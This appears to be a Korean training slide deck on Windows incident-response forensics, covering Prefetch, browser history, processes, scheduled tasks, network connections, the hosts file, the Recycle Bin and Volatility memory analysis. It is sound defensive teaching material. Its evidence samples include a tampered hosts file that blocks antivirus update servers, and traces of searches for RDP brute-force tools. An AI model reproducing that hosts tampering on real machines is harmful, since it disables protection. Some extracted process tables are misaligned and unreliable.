
Count	Folder Path	File Reference Key	FileName	Size
1	c:\program files\010 editor	010editor.exe 18ed44...	010Editor.exe	270320
2	c:\users\wasdok5\desktop\010_editor_v6.0.2_crac...	010editor.exe 71f1a1...	010Editor.exe	4074112
3	c:\users\wasdok5\desktop\010_editor_v6.0.2_crac...	010editorwin64in a6b...	010EditorWin64Install...	4071408
4	c:\program files (x86)\adobe\acrobat reader dc\w...	32bitmapibroker. bae...	32BitMAPIBroker.exe	3870608
5	c:\program files (x86)\adobe\acrobat reader dc\w...	64bitmapibroker. f698...	64BitMAPIBroker.exe	3333304

2. Windows 침해사고분석 – Artifact Analysis

□ Registry

▶ REGA - 시간 검색

- 레지스트리 이외의 다른 수집된 데이터를 통해 공격 시점이나 의심되는 시점이 존재한다면 해당 날짜/시간을 통해 검색하는 것도 가능





2. Windows 침해사고분석 – Artifact Analysis

□ Registry

▶ REGA - 키워드 검색

- 레지스트리 이외의 다른 수집된 데이터를 통해 특정할 할 수 있는 키워드가 존재한다면 키워드 검색을 통해 또 다른 흔적을 찾을 수 있음



2. Windows 침해사고분석 – Artifact Analysis

□ Prefetch

▶ WinPrefetchView

- 부팅을 하거나 프로그램을 시작할 때 시작하는 속도를 빠르게 하기 위해서 만들어짐
- 저장 위치
 - ✓ C:\Windows\Prefetch*.pf
- 침해사고 인지 시점 실행된 프로그램 점검

Filename	Created Time	Modified Time	File Size	Process EXE	Process Path	Run Counter	Last Run Time
JU14D2N.TMP-25615E79.pf	2019-11-09 오후 9:47:00	2020-01-30 오후 9:47:00	18,245	_JU14D2N.TMP	C:\USERS\ASDOK5\APPDATA\LOCAL\JU14D2N.TMP	3	2020-01-30 오후 9:47:00, 20...
ACRORD32.EXE-D66EAD11.pf	2019-07-22 오후 9:51:37	2020-04-04 오후 9:51:37	24,592	ACRORD32.EXE	C:\PROGRAM FILES (X86)\ADOBE\ACROBAT\ACRORD32.EXE	79	2020-04-04 오후 9:51:37, 20...
ACRORD32.EXE-D66EAD12.pf	2019-07-22 오후 9:51:38	2020-04-04 오후 9:51:38	69,077	ACRORD32.EXE	C:\PROGRAM FILES (X86)\ADOBE\ACROBAT\ACRORD32.EXE	79	2020-04-04 오후 9:51:38, 20...
AM_DELTA_PATCH_1.313.824....	2020-04-06 오후 6:55:32	2020-04-06 오후 6:55:32	2,213	AM_DELTA_PATCH_1.313.824....	C:\WINDOWS\SOFTWARE\WOW64\AM_DELTA_PATCH_1.313.824....	1	2020-04-06 오후 6:55:32
AM_DELTA_PATCH_1.313.893....	2020-04-07 오후 6:55:32	2020-04-07 오후 6:55:32	2,187	AM_DELTA_PATCH_1.313.893....	C:\WINDOWS\SOFTWARE\WOW64\AM_DELTA_PATCH_1.313.893....	1	2020-04-07 오후 6:55:32
ANDROID-STUDIO-IDE-191.60...	2020-01-15 오후 8:28:48	2020-01-15 오후 8:28:48	9,394	ANDROID-STUDIO-IDE-191.60...	C:\USERS\ASDOK5\DOWNLOAD\ANDROID-STUDIO-IDE-191.60...	2	2020-01-15 오후 8:28:48, 20...
APPLICATIONFRAMEHOST.EXE-...	2020-04-06 오전 12:52:19	2020-04-06 오전 12:52:19	17,862	APPLICATIONFRAMEHOST.EXE-...	C:\WINDOWS\SYSTEM32\APPLICATIONFRAMEHOST.EXE-...	100	2020-04-06 오전 12:52:19, 2...
AQUANPLAYER_2.0.367.5522...	2019-06-07 오전 12:45:05	2019-06-07 오전 12:45:05	17,634	AQUANPLAYER_2.0.367.5522...	C:\USERS\ASDOK5\DOWNLOAD\AQUANPLAYER_2.0.367.5522...	1	2019-06-07 오전 12:45:05
AUDIODG.EXE-7294161D.pf	2020-04-07 오후 9:42:40	2020-04-07 오후 9:42:40	6,174	AUDIODG.EXE	C:\WINDOWS\SYSTEM32\AUDIODG.EXE	7	2020-04-07 오후 9:42:40, 20...
AXKCASETRAY.EXE-73F4B681.pf	2020-03-19 오전 12:33:10	2020-03-19 오전 12:33:10	10,200	AXKCASETRAY.EXE	C:\PROGRAM FILES (X86)\WKSIG\AXKCASETRAY.EXE	31	2020-03-19 오전 12:33:10, 2...
BACKGROUNDTASKHOST.EXE-...	2020-04-07 오후 9:14:11	2020-04-07 오후 9:14:11	10,643	BACKGROUNDTASKHOST.EXE-...	C:\WINDOWS\SYSTEM32\BACKGROUNDTASKHOST.EXE-...	2	2020-04-07 오후 9:14:11, 20...
BACKGROUNDTASKHOST.EXE-...	2020-04-07 오후 8:41:55	2020-04-07 오후 8:41:55	12,369	BACKGROUNDTASKHOST.EXE-...	C:\WINDOWS\SYSTEM32\BACKGROUNDTASKHOST.EXE-...	1	2020-04-07 오후 8:41:55
BANDIZIP.EXE-35E566EC.pf	2020-03-11 오후 5:18:25	2020-03-11 오후 5:18:25	37,867	BANDIZIP.EXE	C:\PROGRAM FILES\BANDIZIP\BANDIZIP.EXE	82	2020-03-11 오후 5:18:25, 20...

- WinPrefetchView.exe /scomma "winprefetchview_result.csv" /sort "Created Time"

2. Windows 침해사고분석 – Artifact Analysis

□ Browsing History

▶ BrowsingHistoryView

- 다양한 브라우저(IE, Chrome 등)의 History를 한 번에 보여줌
- 방문 URL, 제목, 방문 시간, 방문 횟수, 웹 브라우저 종류 및 사용자 프로필 정보가 포함됨
- 침해사고 인지 시점 전후 Browser를 통한 파일 다운로드 확인

URL	Title	Visit Time	Visit Count	Visited Fro...	Visit Type	Web Browser
 https://www.google.com/search?q=rd...	rdp brute force passwor...	2020-04-07 오후 1:31:59	2		Link	Chrome
 https://www.google.com/search?q=rd...	rdp brute force passwor...	2020-04-07 오후 1:31:59	2		Link	Chrome
 https://www.google.com/search?q=rd...	rdp brute force passwor...	2020-04-07 오후 1:32:27	2		Link	Chrome
 https://www.google.com/search?q=rd...	rdp brute force passwor...	2020-04-07 오후 1:32:28	2		Link	Chrome
 file:///C:/Users/asdok5/Downloads/R...		2020-04-07 오후 1:37:46	1			Internet Explorer 10/11 / Edge
 https://www.google.com/search?sxsrf...	rdp recognizer - Google...	2020-04-07 오후 1:39:54	2		Form Submit	Chrome
 https://www.google.com/search?sxsrf...	rdp recognizer - Google...	2020-04-07 오후 1:39:54	2		Link	Chrome
 https://www.youtube.com/watch?v=r...	RDP Brute Coded by z6...	2020-04-07 오후 1:39:56	3		Link	Chrome
 https://www.naver.com/	NAVER	2020-04-07 오후 1:41:30	3407		Link	Chrome
 https://www.google.com/search?q=R...	RDP Brute - Google 검색	2020-04-07 오후 1:41:33	2		Generated	Chrome
 https://www.google.com/search?q=R...	RDP Brute - Google 검색	2020-04-07 오후 1:41:34	2		Link	Chrome
 https://www.google.com/search?sxsrf...	rdp recognizer Brute - ...	2020-04-07 오후 1:41:49	2		Form Submit	Chrome
 https://www.google.com/search?sxsrf...	rdp recognizer Brute - ...	2020-04-07 오후 1:41:49	2		Link	Chrome
 https://cracking.org/threads/rdp-brut...	RDP Brute + RDP Reco...	2020-04-07 오후 1:41:54	2		Link	Chrome
 https://www.youtube.com/watch?v=r...	RDP Brute Coded by z6...	2020-04-07 오후 1:42:15	3		Link	Chrome
 https://www.youtube.com/watch?v=r...	RDP Brute Coded by z6...	2020-04-07 오후 1:42:20	3		Link	Chrome
 https://level23hacktools.com/hackers...	Just a moment...	2020-04-07 오후 1:42:30	1		Link	Chrome

- **BrowsingHistoryView.exe" /historysource 1 /visittimefiltertype 1 /scomma
BrowsingHistoryView_result.csv /sort "Visit Time"**

2. Windows 침해사고분석 – Artifact Analysis

□ Process

- ▶ 현재 실행중인 프로세스와 handle, DLL 정보를 확인
- ▶ 주요 점검 항목
 - 프로세스가 생성된 tree 구조상의 특이 사항
(하위로 생성하는 프로세스에는 일정한 규칙이 있음)
 - TCP/IP 탭에서 커넥션을 맺고 있는 IP 중 확인되지 않은 IP, Port
 - 프로세스 이미지 경로가 일반적/고정적인 경로가 아닌 경우
 - strings 탭에서 확인 했을 때 유의한 문자열
 - 프로세스 명, description, company name이 일반적인 형태와 다른 경우, 공란인 경우

Process	PID	Description	Company Name	Command Line
System Idle Process	0			
System	4			
smss.exe	432	432 Windows 세션 관리자	Microsoft Corporation	WSystemRoot\System32\Wsmss.exe
csrss.exe	432	432 Client Server Runtime P...	Microsoft Corporation	%SystemRoot%\System32\Wsmss.exe ObjectID
winlogon.exe	736	736 Windows 시작 응용 프...	Microsoft Corporation	winlogon.exe
explorer.exe	744	744 Client Server Runtime P...	Microsoft Corporation	%SystemRoot%\System32\Wsmss.exe ObjectID
RAVCP64.exe	1188	1188 Windows 호스트 응용 프...	Microsoft Corporation	"fontdrvhost.exe"
vmtoolsd.exe	1248	1248 Usermode Font Driver H...	Microsoft Corporation	"dwm.exe"
AnySignPC.exe	1332	1332 데스크톱 장 관리자	Synaptics Incorporated	"%Program Files\Synaptics\SynTP\SynTP...
MaPSBroker.exe	10480	10480 Windows 업데이트	Microsoft Corporation	C:\WINDOWS\system32\...
concenter.exe	4348	4348 Realtek HD 오디오 관리자	Realtek Semiconductor	"%Program Files\Realtek\Audio\HDA\RAV...
Receiver.exe	12100	12100 VMware Tray Process	VMware, Inc.	"%Program Files\VMware\VMware W...
SelfServicePlugin.exe	17380	17380 AnySign For PC	HANCOM SECURE INC.	"%Program Files\HocomSoftware\W...
redirector.exe	11252	11252 MaPSBroker	MarkAny Inc.	"%Program Files\HocomSoftware\W...
ToolImageMonitor.exe	25120	25120 Citrix Connection Center	Citrix Systems, Inc.	"%Program Files\Citrix\WCA\WCA\W...
lib_mounter_monitor.exe	18564	18564 Citrix Receiver Applic...	Citrix Systems, Inc.	"%Program Files\Citrix\WCA\WCA\W...
iusched.exe	28440	28440 Citrix Receiver	Citrix Systems, Inc.	"%Program Files\Citrix\WCA\WCA\W...
WSAchiveBridgeES.exe	8844	8844 Citrix FTA, URL Redirector	Citrix Systems, Inc.	"%Program Files\Citrix\WCA\WCA\W...
updater.exe	15026	15026 Acronis TB Mounter Mo...	Acronis International ...	"%Program Files\Acronis\WCA\WCA\W...
versport-64.exe	9348	9348 17088 Java Update Scheduler	Oracle Corporation	"%Program Files\Acronis\WCA\WCA\W...
W-GearConnect.exe	9348	9348 WSAchiveBridge WBSU...	VOICE, Inc.	"%Program Files\Acronis\WCA\WCA\W...
nodes.exe	19200	19200 Elcomsoft Password F...	Elcomsoft	"%Program Files\Acronis\WCA\WCA\W...
conhost.exe	16004	16004 Versport Handler	WIZVERA	"%Program Files\Acronis\WCA\WCA\W...
AutoControl.exe	41582	41582 W-GearConnect	WIZVERA	"%Program Files\Acronis\WCA\WCA\W...
CubeUI.exe	20532	20532 Node.js: Server-side Jav...	Node.js	"%Program Files\Acronis\WCA\WCA\W...
CubeUI.exe	13240	13240 21632 콘솔 장 호스트	Microsoft Corporation	"%Program Files\Acronis\WCA\WCA\W...
TRound.exe	21608	21608 AutoControl	INWAVE Systems	"%Program Files\Acronis\WCA\WCA\W...
CubeObserver.exe	13544	13544 17608 CubeUI	Tenuten	"%Program Files\Acronis\WCA\WCA\W...
Tdepend.exe	6264	6264 23580 CubeUI	Tenuten	"%Program Files\Acronis\WCA\WCA\W...
Tdepend.exe	13544	13544 15432 TRound.exe	Tenuten	"%Program Files\Acronis\WCA\WCA\W...
Tdepend.exe	22464	22464 2200 CubeObserver	Tenuten	"%Program Files\Acronis\WCA\WCA\W...
Tdepend.exe	16336	16336 21196	Tenuten	"%Program Files\Acronis\WCA\WCA\W...
Tdepend.exe	15476	15476 22052	Tenuten	"%Program Files\Acronis\WCA\WCA\W...

2. Windows 침해사고분석 – Artifact Analysis

□ Task


- ▶ 예약된 작업으로 악성코드나 명령 실행 가능
- ▶ at(schtasks.exe) 명령어로 예약된 스케줄러 점검
- ▶ 저장 위치 : C:\Windows\System32\Tasks
- ▶ 주요 점검 항목
 - 침해사고 인지 시점 전후로 새로운 작업 및 파일이 생성되었는지 확인
 - 이벤트 로그를 통하여 교차 검증(Event ID : 4698, 4699, 4700, 106, 200)
- ▶ schtasks /query /fo list /v > schtasks_query_fo_list_v.txt

```
폴더: \
호스트 이름: DESKTOP-DNAHRH
작업 이름: \Adobe Acrobat Update Task
다음 실행 시간: 2020-04-03 오후 4:00:00
상태: 준비
로그온 모드: 대화형/백그라운드
마지막 실행 시간: 2020-04-03 오후 12:45:05
마지막 결과: 0
만든 이: Adobe Systems Incorporated
실행할 작업: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe
시작 위치: N/A
주석: This task keeps your Adobe Reader and Acrobat applications up t
예약된 작업 상태: 사용
유류 시간: 사용 안 함
전원 관리: 배터리가 사용되는 경우 중지, 배터리가 사용되는 경우 시작 안 함
다음 사용자 이름으로 실행: NT AUTHORITY\INTERACTIVE
다시 예약되지 않으면 작업 삭제: 사용 안 함
다음 시간 동안 실행되면 작업 중지: 72:00:00
일정: 이 형식으로 데이터를 예약할 수 없습니다.
일정 유형: 로그인 시
시작 시간: N/A
시작 날짜: N/A
끝 날짜: N/A
일: N/A
월: N/A
반복: 매: N/A
반복: 시간까지: N/A
반복: 기간까지: N/A
반복: 아직 실행 중이면 중지: N/A
```

2. Windows 침해사고분석 – Artifact Analysis

□ Network

- ▶ 현재 네트워크 연결 상태 확인
- ▶ options > resolve addresses 를 체크/해제 하면서 IP/도메인 값을 번갈아 확인
- ▶ 주기적으로 패킷이 생성되고 소멸되므로 일정 시간에 걸쳐 반복적으로 점검
- ▶ 주요 점검 항목
 - 확인되지 않은 프로세스가 listening 하고 있는 포트번호
 - 주기적으로 SYN 패킷을 보내는 프로세스, 목적지 주소(IP/domain)
 - 확인되지 않은 주소와 커넥션을 맺고 있는 세션, 해당 세션을 생성한 프로세스
 - 확인되지 않은 프로세스가 다량의 목적지로 다량의 패킷을 생성하는 경우



The screenshot shows the TCPView application window with the title bar 'TCPView - Sysinternals: www.sysinternals.com'. The menu bar includes 'File', 'Options', 'Process', 'View', and 'Help'. Below the menu bar is a toolbar with icons for file operations. The main area displays a table of network connections with the following columns: Process, PID, Protocol, Local Address, Local Port, Remote..., Remote Port, and State. The table contains several rows of data, with some rows highlighted in red and others in green.

Process	PID	Protocol	Local Address	Local Port	Remote...	Remote Port	State
TruelmageMonitor.exe	19128	TCP	127.0.0.1	49917	127.0.0.1	49918	ESTABLISHED
anti_ransomware_service.exe	5044	TCP	127.0.0.1	6109	127.0.0.1	49920	ESTABLISHED
TruelmageMonitor.exe	19128	TCP	127.0.0.1	21750	127.0.0.1	58082	SYN_SENT
TruelmageMonitor.exe	19128	TCP	127.0.0.1	21752	127.0.0.1	58082	SYN_SENT
anti_ransomware_service.exe	5044	TCP	192.168.105.56	21196	137.117.182.202	443	CLOSE_WAIT
PotNotify.exe	16328	TCP	192.168.105.56	49855	203.133.177.234	1883	ESTABLISHED
ASDSvc.exe	5568	TCP	192.168.105.56	21725	211.115.106.201	80	CLOSE_WAIT
ASDSvc.exe	5436	TCP	192.168.105.56	21751	211.115.106.201	80	ESTABLISHED

- ▶ Tcpcvcon.exe /accepteula -a -n -c > tcpview_Non_resolve.csv
Tcpcvcon.exe /accepteula -a -c > tcpview_resolve.csv

2. Windows 침해사고분석 – Artifact Analysis

□ 기타 점검

▶ hosts

- %SYSTEMROOT%\system32\drivers\etc\hosts
- hosts 파일 변조
 - ✓ 윈도우 업데이트나 백신 업데이트를 방해하기 위해
 - ✓ 특정 사이트로의 접근을 막기 위해
 - ✓ Pharming 용도



```
hosts - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com   # source server
#       38.25.63.10      x.acme.com       # x client host

127.0.0.1        localhost

#block vga
127.0.0.1 mpa.one.microsoft.com
127.0.0.1 explicitupdate.alyac.co.kr
127.0.0.1 gms.ahnlab.com
127.0.0.1 ko-kr.albn.altools.com
127.0.0.1 ko-kr.alupdatealyac.altools.com
127.0.0.1 su.ahnlab.com
127.0.0.1 su3.ahnlab.com
127.0.0.1 update.ahnlab.com
127.0.0.1 ahnlab.nefficient.co.kr
```

2. Windows 침해사고분석 – Artifact Analysis

□ 기타 점검

▶ 휴지통(Recycle.bin)

- Disk Dump 내에서 휴지통은 Root\Recycle.bin에 존재하며 파일 별로 \$I와 \$R 파일이 존재
- \$I는 삭제되기 전 파일의 경로와 삭제된 시각 등의 MetaData를 저장
- \$R은 실제 파일 내용을 저장하고 있음
- administrator의 휴지통 뿐만 아니라 전체 계정의 휴지통 확인해야 함

Name	Size	Type	Date Modified
\$IKQCPOD.exe	1	Regular File	2020-04-08 오전 7:43:58
00	02 00 00 00 00 00 00 00-00 C6 01 00 00 00 00 00E.....	
10	F0 EF 95 76 79 0D D6 01-24 00 00 00 43 00 3A 00	ði·vy·Ö·\$·C·:	
20	5C 00 55 00 73 00 65 00-72 00 73 00 5C 00 61 00	\·U·s·e·r·s·\·a·	
30	73 00 64 00 6F 00 6B 00-35 00 5C 00 44 00 65 00	s·d·o·k·5·\·D·e·	
40	73 00 6B 00 74 00 6F 00-70 00 5C 00 77 00 75 00	s·k·t·o·p·\·w·u·	
50	70 00 64 00 61 00 74 00-65 00 2E 00 65 00 78 00	p·d·a·t·e·.·e·x·	
60	65 00 00 00	e·..	

Name	Size	Type	Date Modified
\$RKQCPOD.exe	114	Regular File	2019-06-30 오전 11:17:01
00000	4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00	MZ.....ÿÿ..	
00010	B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00	,.....@.....	
00020	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00	
00030	00 00 00 00 00 00 00 00-00 00 00 00 F8 00 00 00ø...	
00040	0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68	..°...í!·.Lí!Th	
00050	69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F	is program canno	
00060	74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20	t be run in DOS	
00070	6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00	mode,...\$.....	

2. Windows 침해사고분석 – Artifact Analysis

□ 기타 점검

▶ 백신 이벤트

- AV 이벤트 로그의 경우는 다른 로그와 달리 악성 (파일) 여부와 직접적인 관련이 있는 이벤트
- WEB Server와 같은 서버급 시스템의 경우 PC와 달리 시스템에서의 (인터넷 브라우징과 같은) 사용자 행위가 거의 없음
- 따라서 위와 같은 시스템에서 악성코드가 탐지되었을 경우 유입경로는 내부 행위가 아닌 외부적 관점에서 봐야함
- AV 이벤트 로그를 통해 획득할 수 있는 키워드는 악성코드 탐지 시점과 악성코드 파일 경로
- AV 동작상 아래와 같은 특이사항이 있을 경우 해당 시점 전후로 실행된 악성코드가 있는지 여부를 점검해야 함 (AV 동작 무력화 관련)
 - ✓ 엔진 업데이트 현황
 - ✓ 실시간 동작 여부
- 위와 관련된 이벤트는 응용프로그램 윈도우 이벤트 로그에 남는 경우가 많으므로 크로스 체크

2. Windows 침해사고분석 – Memory Analysis

□ Memory Dump 분석

▶ 메모리 분석의 장점

- 암호화/패킹 된 실행 파일의 경우 메모리상에서는 복호화되어 존재
- 실제 파일이 실행되어야 메모리에 로드되기 때문에 실행 여부 확인 가능
- 각종 정보를 확인할 때 윈도우 API에 의존하지 않기 때문에 결과의 신뢰성 보장
- 은닉된 프로세스나 네트워크 정보 확인 가능
- 분석의 반복성 보장
- 기타 대부분의 휘발성 정보를 메모리 덤프를 통해 획득할 수 있음

2. Windows 침해사고분석 – Memory Analysis

□ Memory Dump 분석

▶ Volatility

- 메모리 분석용 open-source tool로 windows와 linux를 모두 지원
- 기본 문법은 아래와 같음 (standalone version 기준)
 - √ volatility.exe -f [dump image 파일명] --profile=[OS profile 종류] plugin명
- 주요 플러그인

항목	설명
connscan	Scan Physical memory for _TCPT_OBJECT objects
dlllist	Print list of loaded dlls for each process
handles	Print list of open handles for each process
netscan	Scan a Vista, 2008 or 7 for connections and sockets
printkey	Print a registry key, and its subkeys and values
pslist	print all running processes by following the EPROCESS Lists
psscan	Scan Physical memory for _EPROCESS pool allocations
pstree	Print process list as a tree
psxview	Find hidden processes with various process listings
sockets	Print list of open sockets
sockscan	Scan Physical memory for _ADDRESS_OBJECT objects
strings	Match physical offsets to virtual addresses

2. Windows 침해사고분석 – Memory Analysis

□ Memory Dump 분석

▶ Volatility 주요 PlugIn - Process

- pslist : list-walking 방식으로 프로세스를 검색하여 결과를 출력,
DKOM 같은 프로세스 은폐 기법이 적용된 프로세스는 확인 불가
- psscan : object searching 방식으로 프로세스를 검색하여 결과를 출력,
프로세스 은폐 기법 (DKOM 포함)으로 숨겨진 프로세스도 검색 가능
- psxview : 다양한 방법으로 검색한 프로세스 목록을 비교하여 출력
- 각 프로세스의 PID나 PPID(Parent PID)를 참조하여 프로세스를 생성한 tree 계층상에 특이사항이 없는지를 점검
- pslist, psscan 등의 plugin에서 출력되는 프로세스의 start time도 점검 대상임
- 보통 부팅 직후 시점에 대부분의 프로세스가 시작되는데 그 시점이 다른 프로세스와 상이한 것은 확인해야 함

2. Windows 침해사고분석 – Memory Analysis

□ Memory Dump 분석

▶ Volatility 주요 PlugIn - Process

```
C:\Wroon\Volatility>volatility-2.2_rc2.standalone.exe --profile=WinXPSP2x86 -f prolaco.vmem psxview
Volatile Systems Volatility Framework 2.2_rc2
Offset(P)  Name                      PID  pslist  psscan  thrddproc  pspcidid  csrss
-----
0x06499b80  smss.exe                  1148  True    True     True       True      True
0x04b5a980  VMwareUser.exe           452   True    True     True       True      True
0x0655fc88  VMUPgradeHelper          1788  True    True     True       True      True
0x0211ab28  IPAutoConnSvc.exe       1968  True    True     True       True      True
0x04c2b310  wscntfy.exe              888   True    True     True       True      True
0x061ef558  smss.exe                  1088  True    True     True       True      True
0x06945da0  spoolsv.exe              1432  True    True     True       True      True
0x05471020  smss.exe                  544   True    True     True       True      False
0x04a544b0  ImmunityDebugger         1136  True    True     True       True      True
0x069d5b28  vmtoolsd.exe             1668  True    True     True       True      True
0x06384230  vmacthlp.exe             844   True    True     True       True      True
0x010f7588  wuauclt.exe              468   True    True     True       True      True
0x066f0da0  csrss.exe                 608   True    True     True       True      False
0x05f027e0  alg.exe                  216   True    True     True       True      True
0x06015020  services.exe             676   True    True     True       True      True
0x04a065d0  explorer.exe             1724  True    True     True       True      True
0x049c15f8  IPAutoConnect.exe       1084  True    True     True       True      True
0x0115b8d8  smss.exe                  856   True    True     True       True      True
0x01214660  System                    4     True    True     True       True      False
0x01122910  smss.exe                  1028  True    True     True       True      True
0x04be77c8  VMwareTray.exe           432   True    True     True       True      True
0x05f47020  lsass.exe                688   True    True     True       True      True
0x063c5560  smss.exe                  936   True    True     True       True      True
0x066f0978  winlogon.exe             632   True    True     True       True      True
0x0640ac10  msieexec.exe            1144  False   True     False      False   False
0x005f23a0  rundll32.exe             1260  False   True     False      False   False
0x0113f648  1_doc_RCData_61         1336  False   True     True       True      True
```

2. Windows 침해사고분석 – Memory Analysis

□ Memory Dump 분석

▶ Volatility 주요 PlugIn - Network

- connections : 활성화된 TCP connection 정보를 출력 (Windows XP and 2003 only)
- connscan : pool tag scanning 방식으로 TCP connection 정보를 출력하며,
때에 따라 종료된 커넥션도 출력 (Windows XP and 2003 only)
- sockets : listening하고 있는 모든 socket 정보를 출력 (Windows XP and 2003 only)
- sockscan : pool tag scanning 방식으로 열린 socket 정보를 출력하며,
스캐닝 방식상 잔여 데이터도 출력 (Windows XP and 2003 only)
- netscan : Windows Vista, 2008 and 7 이미지에서 pool tag scanning 방식으로
모든 네트워크 관련 정보를 출력
- 악성코드의 C2 서버와 연결된 커넥션(established)을 찾거나 특정 악성코드에 의해
오픈 된(listening) port를 확인

2. Windows 침해사고분석 – Memory Analysis

□ Memory Dump 분석

▶ Volatility 주요 PlugIn - Network

```
C:\Winforesec>volatility.exe -f sample_7.mem --profile=Win7SP1x86 netscan
Volatility Foundation Volatility Framework 2.3.1
```

Offset<P>	Proto	Local Address	Foreign Address	State	Pid	Owner
0x3e83a360	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	664	svchost.exe
0x3e83c1d8	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	388	wininit.exe
0x3e83ca20	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	664	svchost.exe
0x3e83ca20	TCPv6	:::135	:::0	LISTENING	664	svchost.exe
0x3e840248	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	388	wininit.exe
0x3e840248	TCPv6	:::49152	:::0	LISTENING	388	wininit.exe
0x3e861430	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	752	svchost.exe
0x3e863840	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	752	svchost.exe
0x3e863840	TCPv6	:::49153	:::0	LISTENING	752	svchost.exe
